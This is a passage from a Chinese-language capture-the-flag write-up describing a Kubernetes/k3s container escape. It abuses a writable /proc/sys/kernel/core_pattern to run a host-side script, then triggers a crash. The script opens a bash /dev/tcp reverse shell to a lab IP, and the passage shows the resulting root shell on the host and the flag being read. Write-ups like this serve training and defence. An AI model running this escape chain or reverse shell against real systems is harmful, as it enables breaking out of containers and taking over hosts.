接下来查看我们对于`/proc/sys/kernel/core_pattern`是否可写(咨询过ai，容器都是没有内核的，会和宿主机共用一个，这里的core_pattern的作用是：如果用户态的任意进程出现奔溃，都会执行一次core_pattern里写的命令

```
root@target-deployment-6c9b47576f-wckmc:/# ls -la /proc/sys/kernel/core_pattern
ls -la /proc/sys/kernel/core_pattern
-rw-r--r-- 1 root root 0 Feb 25 01:03 /proc/sys/kernel/core_pattern
```

发现这文件可写，那就写个反弹shell的命令

```
root@target-deployment-6c9b47576f-wckmc:/# echo -e '#!/bin/bash\n/bin/bash -i >&
/dev/tcp/192.168.52.130/4445 0>&1' > /tmp/escape.sh
root@target-deployment-6c9b47576f-wckmc:/# chmod +x /tmp/escape.sh
root@target-deployment-6c9b47576f-wckmc:/# echo
"|/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/s
napshots/1689/fs/tmp/escape.sh" > /proc/sys/kernel/core_pattern
root@target-deployment-6c9b47576f-wckmc:/# cat /proc/sys/kernel/core_pattern
|/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/sn
```

```
apshots/1689/fs/tmp/escape.sh
root@target-deployment-6c9b47576f-wckmc:/# perl -e 'kill 11,$$'
```

重开终端进行监听

```
yolo@yolo-Virtual-Machine:~$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.52.129 43252
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@sandplanet:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sandplanet:/# hostname
hostname
sandplanet
root@sandplanet:/# cat /root/root.txt
cat /root/root.txt
563343dc38c47e1e6...
あの頃僕らは砂漠の星を眺めていた
Back then, we were staring at the stars in the desert
```